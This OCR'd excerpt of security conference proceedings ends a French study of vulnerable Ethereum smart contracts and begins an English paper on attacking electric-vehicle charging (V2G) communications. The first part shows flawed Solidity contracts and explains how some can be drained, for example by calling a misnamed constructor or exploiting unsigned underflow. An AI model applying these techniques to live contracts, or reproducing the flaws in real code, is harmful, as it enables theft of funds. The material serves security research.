5.3 Types de contrats trouvés

Cette section décrit des contrats classiques trouvés en partie avec Pakala, et en partie avec ma méthode d'analyse de l'historique des contrats.

Honeypots J'ai vu de nombreux contrats faits pour « scammer » d'éventuels attaquants, en leur faisant croire à une vulnérabilité (nécessitant l'envoi d'une petite somme), là où une subtilité empêche l'envoi de l'argent qu'ils pensent gagner.

Ces contrats ont été souvent remontés par Pakala, car certains d'entre eux utilisent des subtilités de l'EVM qui sont incorrectement modélisées par ce dernier.

Le contract `Giveaway` (listing 7) est un bon exemple de honeypot : la variable `SecretNumber` est publiquement accessible, comme l'est l'état de tous les programmes. On a l'impression qu'en envoyant plus de 0.07 ethers, on va récupérer l'argent contenu dans le contrat (`this.balance`), ainsi que l'argent qu'on a envoyé (`msg.value`). Sauf que `this.balance` contient déjà l'argent qu'on a envoyé, donc le contrat va tenter d'envoyer plus d'argent que ce qu'il contient, et l'envoi va rater. On ne récupérera donc rien, et on aura perdu l'argent envoyé.

```
contract Giveaway {

    address private owner = msg.sender;
    uint public SecretNumber = 24;

    function() public payable {
    }

    function Guess(uint n) public payable {
        if(msg.value >= this.balance && n == SecretNumber && msg.
            value >= 0.07 ether) {
            // Previous Guesses makes the number easier to guess so
                you have to pay more
            msg.sender.transfer(this.balance + msg.value);
        }
    }

    function kill() public {
        require(msg.sender == owner);
        selfdestruct(msg.sender);
    }
}
```

Listing 7. `Giveaway`: contrat honeypot.

`enigma_x`, présenté au listing 8, est le honeypot le plus complexe que j'ai vu. On est censé envoyer 1 Ether (~100€), ainsi que la réponse à une énigme. Le programme compare le haché cryptographique de notre réponse avec un haché stocké. Sauf qu'on peut voir dans l'historique des transactions le moment où la réponse est initialisée, avec sa valeur en clair (le contrat calcule puis stocke son haché).

On pense donc avoir la réponse, et on appelle `Play()` en envoyant notre argent, ce qui ne fonctionnera pas car la transaction qui initialise le haché à partir de la réponse est en fait une « no-op », car le haché est déjà initialisé secrètement au moment où le contrat est créé.

```
contract enigma_x
{
    function Play(string _response) external payable
    {
        require(msg.sender == tx.origin);
        if(responseHash == keccak256(_response) && msg.value>1 ether
            )
        {
            msg.sender.transfer(this.balance);
        }
    }

    string public question;
    address questionSender;
    bytes32 responseHash;

    function StartGame(string _question,string _response) public
        payable
    {
        if(responseHash==0x0)
        {
            responseHash = keccak256(_response);
            question = _question;
            questionSender = msg.sender;
        }
    }

    function StopGame() public payable
    {
        require(msg.sender==questionSender);
        msg.sender.transfer(this.balance);
    }

    function NewQuestion(string _question, bytes32 _responseHash)
        public payable
    {
        require(msg.sender==questionSender);
        question = _question;
        responseHash = _responseHash;
    }
}
```

Listing 8. `enigma_x`: contrat honeypot.

J'ai vu des dizaines d'instance de ce honeypot qui arrivent souvent à piéger au moins une personne, et je pense que son créateur a dû gagner au minimum quelques milliers d'euros.

Erreur de nommage du constructeur Comme expliqué plus haut dans mon exemple sur Pakala, le contrat `HOTTO` du listing 9 montre une erreur très classique : le code du « constructeur » censé être appelé à l'initialisation du contrat devient utilisable par n'importe qui. Ici, n'importe qui peut l'appeler pour devenir « propriétaire » du contrat, puis ensuite retirer tous les fonds.

```
contract HOTTO is ERC20 {
    address owner = msg.sender;

    modifier onlyOwner() {
        require(msg.sender == owner);
        _;
    }

    function HT () public {
        owner = msg.sender;
        distr(owner, totalDistributed);
    }

    function withdraw() onlyOwner public {
        address myAddress = this;
        uint256 etherBalance = myAddress.balance;
        owner.transfer(etherBalance);
    }
}
```

Listing 9. `HOTTO`: erreur de nommage du constructeur.

Pour ce contrat `HOTTO` [2], on peut voir une adresse (`0xacc...`) appeler le constructeur, devenir propriétaire et retirer tous les fonds, à quelques reprises (détournement de ~100€ au total).

J'ai vu des dizaines de contrats ainsi, remontés à la fois par Pakala et par mon analyse de l'historique des transactions.

Overflows / entiers non signés Toutes les opérations arithmétiques de l'EVM *wrappent* en cas d'overflow. Le compilateur Solidity ne fait, par défaut, aucune vérification là-dessus et ne lèvera pas d'exceptions.

2. L'adresse de ce contrat est `0x612f1BDbe93523b7f5036EfA87493B76341726E3`.

On peut donc avoir toutes sortes de problèmes liés à des overflows, en particulier quand on soustrait des entiers non signés.

Un contrat qui montre ce genre de problème est `0xeBE6c7a839A660a0F04BdF6816e2eA182F5d542C`, pour lequel je n'ai pas de code source (mais une version décompilée est générable via le site `eveem.com`) L'idée ici est que la fonction `transfer()` du contrat permet de récupérer un montant `value`, à condition d'envoyer une somme supérieure à `value`. En effet, elle vérifie que `call.value - value >= 0`. Toutefois cette condition est toujours vraie, puisque les deux nombres sont des entiers non signés, donc le résultat est également non signé. On peut donc passer `value > call.value` sans souci, et vider le contrat.

Pakala m'a remonté quelques contrats vulnérables à cause de ce type d'erreur.

Autres problèmes Le contrat `lottery` du listing 10 est un bon exemple qui synthétise d'autres erreurs, plus rares :

— Les tickets coûtent « 1/10 », sans spécifier l'unité. Par défaut c'est l'unité indivisible la plus petite : le wei, qui est un entier. Le ticket coûte donc « 1/10 » wei, c'est à dire 0 wei : il est gratuit.

— L'absence d'accolages après les if(). Seule la première instruction fait partie des conditions (vu plusieurs fois...)

— L'utilisation de `now` (date où le bloc courant est miné) comme source d'entropie. On peut très facilement créer un contrat qui appellerait la loterie et achèterait le dernier ticket seulement si on est sûr que le dernier ticket gagnerait le jackpot.

5.4 Attaques trouvées

J'ai vu des dizaines et des dizaines de contrats contenant des bugs. Aucun ne contenait toutefois encore de l'argent, ou seulement des sommes vraiment négligeables.

Par contre, dans de nombreux cas, j'ai vu certaines adresses revenir souvent, et ces dernières semblent avoir exploité ces bugs et vidé les contrats qui contenaient des sommes non négligeables. Je ne suis donc pas le premier à avoir pensé à effectuer ce genre de scan offensif.

Ma recherche dans l'historique des transactions m'a permis de mettre en évidence quelques adresses intéressantes :

— `0x80028f80C7d5959C3Eaf45A95bf3a1A0724352f6`

— `0x90a0c432DA9d200f496FCDa91F4A3D42Ea3A6089`

```
contract lottery{

    //Wallets in the lottery
    //A wallet is added when 0.1E is deposited
    address[] public tickets;

    //create a lottery
    function lottery(){
    }

    //Add wallet to tickets if amount matches
    function buyTicket(){
        //check if received amount is 0.1E
        if (msg.value != 1/10)
            throw;

        if (msg.value == 1/10)
            tickets.push(msg.sender);
            address(0x88a1e54971b31974b2be4d9c67546abbd0a3aa8e).send
                (msg.value/40);

        if (tickets.length >= 5)
            runLottery();
    }

    //find a winner when 5 tickets have been purchased
    function runLottery() internal {
        tickets[addmod(now, 0, 5)].send((1/1000)*95);
        runJackpot();
    }

    //decide if and to whom the jackpot is released
    function runJackpot() internal {
        if(addmod(now, 0, 150) == 0)
            tickets[addmod(now, 0, 5)].send(this.balance);
        delete tickets;
    }
}
```

Listing 10. `lottery`: un contrat, plusieurs bugs.

Dans les deux cas, on les voit interagir avec de nombreux contrats, avec clairement pour objectif de les vider. La première est à l'origine de plus de 900 transactions ! La seconde est responsable de beaucoup moins de transactions, mais semble avoir gagné plus : si elle a uniquement exploité des bugs, elle a gagné plus de 5000€ ainsi.

6 Conclusion

On a vu que les contrats intelligents sur Ethereum sont constamment scannés, et qu'un contrat vulnérable contenant de l'argent sera rapidement siphonné.

Toutefois, ce genre d'attaques concerne majoritairement des contrats avec des bugs simples : on a vu, dans l'histoire de réseau, des bugs beaucoup plus subtils se faire exploiter manuellement pour des gains bien plus importants.

Le développement de contrats intelligents se fait actuellement sans processus rigoureux : au mieux, ils sont audités par des entreprises spécialisées après leur développement. Or, certains contiennent des millions d'euros, ou plus. On peut faire un parallèle avec la manière dont les systèmes critiques sont développés en avionique, où le processus est bien plus rigoureux, où des systèmes de preuves formelles sont utilisés, etc.

Une remarque qui revient très souvent est que le langage Solidity est fait pour être très simple à aborder par un développeur qui fait un peu de Javascript. Il est donc relativement facile de développer des contrats intelligents.

Or, pour développer correctement des contrats intelligents, il faut de solides bases en théorie des jeux, en cryptographie, savoir que toutes les transactions sont publiques, que les mineurs qui génèrent les blocs peuvent générer des transactions qui passeront avant toutes les autres, qu'il n'y a pas vraiment de bonne source d'entropie à l'heure actuelle, etc.

Il y a énormément de problèmes à résoudre dans cet écosystème, qui est encore extrêmement jeune.

Références

1. Andreas M. Antonopoulos, *Mastering Bitcoin*
`https://github.com/bitcoinbook/bitcoinbook`
2. Andreas M. Antonopoulos, *Mastering Ethereum*
`https://github.com/ethereumbook/ethereumbook`
3. `http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/`

4. https://www.parity.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct/
5. Ethereum Yellow Paper : https://ethereum.github.io/yellowpaper/paper.pdf
6. Nikolic et al. *Finding The Greedy, Prodigal, and Suicidal Contracts at Scale* https://arxiv.org/abs/1802.06038
7. Perez et al. *Smart Contract Vulnerabilities : Does Anyone Care ?* https://arxiv.org/abs/1902.06710
8. https://github.com/palkeo/pakala
9. https://www.palkeo.com/fr/projets/ethereum/stolen_ether.html
10. https://blog.acolyer.org/2017/02/23/making-smart-contracts-smarter/
11. https://github.com/Z3Prover/z3
12. https://github.com/ConsenSys/mythril-classic
13. https://github.com/trailofbits/manticore
14. https://solidity.readthedocs.io
15. https://github.com/angr/claripy
16. https://angr.io
17. Baldoni et al. *A Survey of Symbolic Execution Techniques.* https://dl.acm.org/citation.cfm?id=3182657 Section 3 : *Memory Model.*
18. https://github.com/paritytech/parity-ethereum/issues/6995

V2G Injector: Whispering to cars and charging units through the Power-Line

Sébastien Dudek, Jean-Christophe Delaunay and Vincent Fargues
sebastien.dudek@synacktiv.com
jean-christophe.delaunay@synacktiv.com
vincent.fargues@synacktiv.com

Synacktiv

Abstract. Since vehicles became connected to a bus called CAN (Controller Area Network), many "garage" hackers got interested in investigating the different controllers, known as ECUs (Engine Control Units), and accessible via the On-Board Diagnostics (OBD) port. Among those different controllers, some of them are accessible via Wi-Fi, others via GPRS, 3G and 4G mobile networks, that could be attacked during a radio interception attack [19]. Moreover, another little-known vector of attack will appear with the deployment of V2G (Vehicle-to-Grid) systems that communicate via power lines support. Nevertheless, no public tool exists to interface with these systems, but also to analyse and to inject V2G traffic. That is why we have developed a tool called *V2G Injector* to attack these systems.

In this article, we will briefly introduce the V2G concept and its similarities with domestic Power-Line Communication systems. Then, we will present the techniques we use in our tool that aim to interface with the system, monitor and inject traffic. We will also present a new specification vulnerability in the communication medium we have been able to exploit to intrude the V2G network. To finish, we will talk about issues we have found during our tests on real equipment, and mitigations we can encounter, or apply, in some contexts as well as possible bypasses.

1 Introduction: rise of V2G

Due to its environmental friendliness, Electric Vehicle (EV) is gaining popularity in U.S.A, Japan, China and some countries in Europe. For example, by 2020, France aims to sell 2 million EVs, China 5 million, and Germany 1 million. As a consequence, global EV battery capacity keeps increasing.

Meanwhile, solar and wind energy output are variable and difficult to predict accurately, so their production cannot follow consumer demand patterns. Their price variability has therefore increased during the day, which strengthened the business case for energy storage.

Therefore, energy storage systems have been developed:

— Battery-to-Grid (B2G), which stores energy in dedicated batteries;
— Vehicle-to-Grid (V2G), which uses Electric Vehicles (EV) to store energy. Car owners are also remunerated when plugging into a bidirectional charging/discharging system, mostly to compensate possible deterioration of the battery.

A simplified V2G architecture is shown in figure 1.




Fig. 1. V2G architecture (source: [1]).

But without interoperability between EV, charging station also known as EV Supply Equipment (EVSE), and backends, these technologies could not be practical and be difficult to sell. To address this issue, people in the industry have designed standards such as:

— ISO/IEC 15118 [9, 15, 16]: Vehicle-to-Grid (V2G) communication;
— IEC 61851 [13, 14]: conductive charging systems;
— IEC 61850-90-8 [11]: communication networks for EVs;
— Technical specifications from CHAdeMO (CHArge de MOve) [8];
— Documents from DIN (Deutsches Institut für Normung; in english, German Institute for Standardization) [10].

The physical connection and protocols between an EV and an EVSE are described in the following sections.

2 V2G communication

2.1 V2G ECU

A typical V2G vehicle ECU, more precisely a Vehicle Charge Control Unit (VCCU), is shown in figure 2. It is interfaced with a Combined Charging System (CCS), that has a connector format depending on the current country standard. Moreover, this ECU can also be directly connected to the CAN bus of the vehicle, or through a gateway.

The ECU is responsible for the following tasks:
— coordination of charging-related vehicle functions and HV-switches between inlet and DC-link;
— vehicle state management;
— communication with the backend;
— etc.




Fig. 2. V2G ECU (source: [20]).

As shown in figure 3, the ECU is composed of two main chips:
— a host CPU chip (generally specific to the automobile area);
— a QCA modem used to communicate in PLC using HomePlug AV/GP standard.




Fig. 3. ECU components (source: [20]).

2.2 Architecture

When a vehicle is plugged to a charging station, a communication is established between two controllers:

— the EV Communication Controller (EVCC) that acts as a client;
— and a Supply Equipment Communication Controller (SECC) that is the server part.

As we can see in figure 4, the communication is performed using two standards: IEC 61851 for low-level, and ISO/IEC 15118 for high-level communications. These two layers are incompatible, but the IEC 61850-90-8 standard [12] indicates how to bridge them.




Fig. 4. V2G network architecture (source: [22]).

IEC 61851 is used for basic signalling, to exchange information about the voltage level and Pulse Width Modulation (PWM) through the control pilot line we will see in later sections. More complex information is left to the higher level ISO/IEC 15118 (V2G layer).

2.3 V2G layer

Figure 5 illustrates the OSI layers defined by ISO/IEC 15118. When EV and EVSE communicate through V2G, the controllers do it by bridging ISO/IEC 15118 messages to IEC 61850. V2G messages are exchanged over

IPv6. After plugging the charging cable, the SECC Discovery Protocol (SDP) on port UDP 15118 is used to forward the EV traffic to the right IPv6 address and port of the appropriate V2G server to reach. This protocol handles the security mode requested by the EVCC and the answer normally acknowledges that. Then all data in V2G is transported at V2GTP layer.




Fig. 5. V2G protocol stack (source: [22]).

Data exchanged in V2GTP layer are generally XML files and are encoded/decoded with the EXI compression algorithms, depending on their XSD format definition. The ISO/IEC 15118 also allows to specify a set of symmetric and asymmetric cryptographic algorithms.

Noteworthy characteristics of layers SDP, V2GTP and EXI are described in the following sections.

2.4 Secure communications

When enabled, TLS session information and certificates are negotiated after the TCP connection is established. Sensitive data are then encrypted, and are contained in signed XML stream (see figure 6).

To use the secure communication, an EV must have two distinct private keys and certificates (Contract and OEM Prov, see figure 7) to ensure encryption and authenticity at the same time. The EVSE has one private key and certificate to establish the TLS communication. This feature generally prevents interception of V2GTP data, but to be able to check the authenticity of the SECC public key, a Certificate Authority (CA) is required.

Nevertheless, it should be reminded that V2G EVCC should work in heterogeneous systems (domestic units, dedicated power stations, and so on). So it is not surprising to see permissive V2G implementations and configurations in the wild. This will lead us to questions when testing this type of environment, for example:

— is there a control of the security mode requested by the SDP protocol?
— how EV and EVSE certificate checks are really implemented?
— how the XML signature is really checked?

HomePlug GreenPHY (HPGP) Power-Line Communication (PLC) has been adopted by the V2G standard for the physical communication medium (see figure 5), and this medium also includes security mechanisms to encrypt data exchanged in the Power-Line.

3 HomePlug GreenPHY

3.1 HomePlug AV and GreenPHY

Car connected to charging stations use the HomePlug GreenPHY [4] (HPGP) specification, that is in fact a subset of the HomePlug AV [3]. The HomePlug GreenPHY is intended to be used in the “smart” grid, to plug Electric Vehicles on V2G units and are fully interroperable with the AV specification. As shown in figure 8, the HPGP has decreased throughput as it exclusively uses Quadrature Phase Shift Keying (QPSK) instead of very high orders of Quadrature Amplitude Modulation (QAM). So the peak PHY rate is the main difference we can observe when interconnecting HomePlug AV and GP together.

As in the AV specification, HPGP has two kinds of keys to manage and encrypt data on the Power-Line:

Fig. 6. Signed V2G message (source: [7]).




Fig. 7. PKIs as defined by ISO 15118 (source: [7]).

— Network Membership Key (NMK): to encrypt the communication using 128-bit AES CBC;
— Direct Access Key (DAK): to remotely configure the NMK of a targeted PLC device over the Power-Line interface.

HomePlug GP PHY Simplifications Reduce Cost & Power Consumption

	Parameter	HomePlug AV	HomePlug GP
PHY	**Spectrum**	2 MHz to 30 MHz	2 MHz to 30 MHz
	Modulation	OFDM	OFDM
	# Subcarriers	1155	1155
	Subcarrier spacing	24.414 kHz	24.414 kHz
	Supported subcarrier modulation formats	BPSK, QPSK, 16 QAM, 64 QAM, 256 QAM, 1024 QAM	QPSK only
	Data FEC	**Turbo code** Rate ½ or Rate 16/21 (punctured)	**Turbo code** Rate ½ only
	Supported data rates	**ROBO:** 4 Mbps to 10 Mbps **Adaptive Bit Loading:** 20 Mbps to 200 Mbps	**ROBO:** 4 Mbps to 10 Mbps

Fig. 8. Simple of HomePlug GP and AV comparison (source: HomePlug GreenPHY 1.1 white paper [4]).

Moreover, HomePlug AV defines a pairing button mechanism that allows to easily setup the NMK of PLC devices and join an AV Logical Network (AVLN) [23]. Alternatively, HomePlug GP has important mechanism used for Plug-in Electrical Vehicle (PEV) association that do not require any actions (button, or NMK configuration with the DAK) when an EV is plugged on an EVSE.

3.2 Plug-in Electrical Vehicle (PEV) Association

As described in the HomePlug GreenPHY white paper, PEVs may be charged at home, work and in public areas. But at the beginning, a HomePlug GP EVCC is unconfigured and needs to join the AVLN of the EVSE when charging cable is plugged in. Unfortunately, things are complex in Power-Line, because all PLC packets are broadcasted through in the Power-Line, so a PEV can be seen by multiple EVSEs and vice versa as shown in figure 9. So consumer billing, utilities and auto manufacturers could be concerned by a number of security-related matters if their PEV connects itself to a wrong charging station.

To avoid security issues like bad associations and billing errors, HPGP defines a “security mechanism” called SLAC (Signal Level Attenuation




Fig. 9. SLAC Procedure Facilitates PEV/EVSE Association (source: HomePlug GP white paper).




Fig. 10. SLAC Sequence (source: [21]).

Characterization). The principle of this mechanism is to have the PEV broadcast a series of short unacknowledged SOUNDING packets, so that stations in the range can measure a received power and send it to the client that will select the MAC address which has the highest received signal. The sequence is illustrated in figure 10.

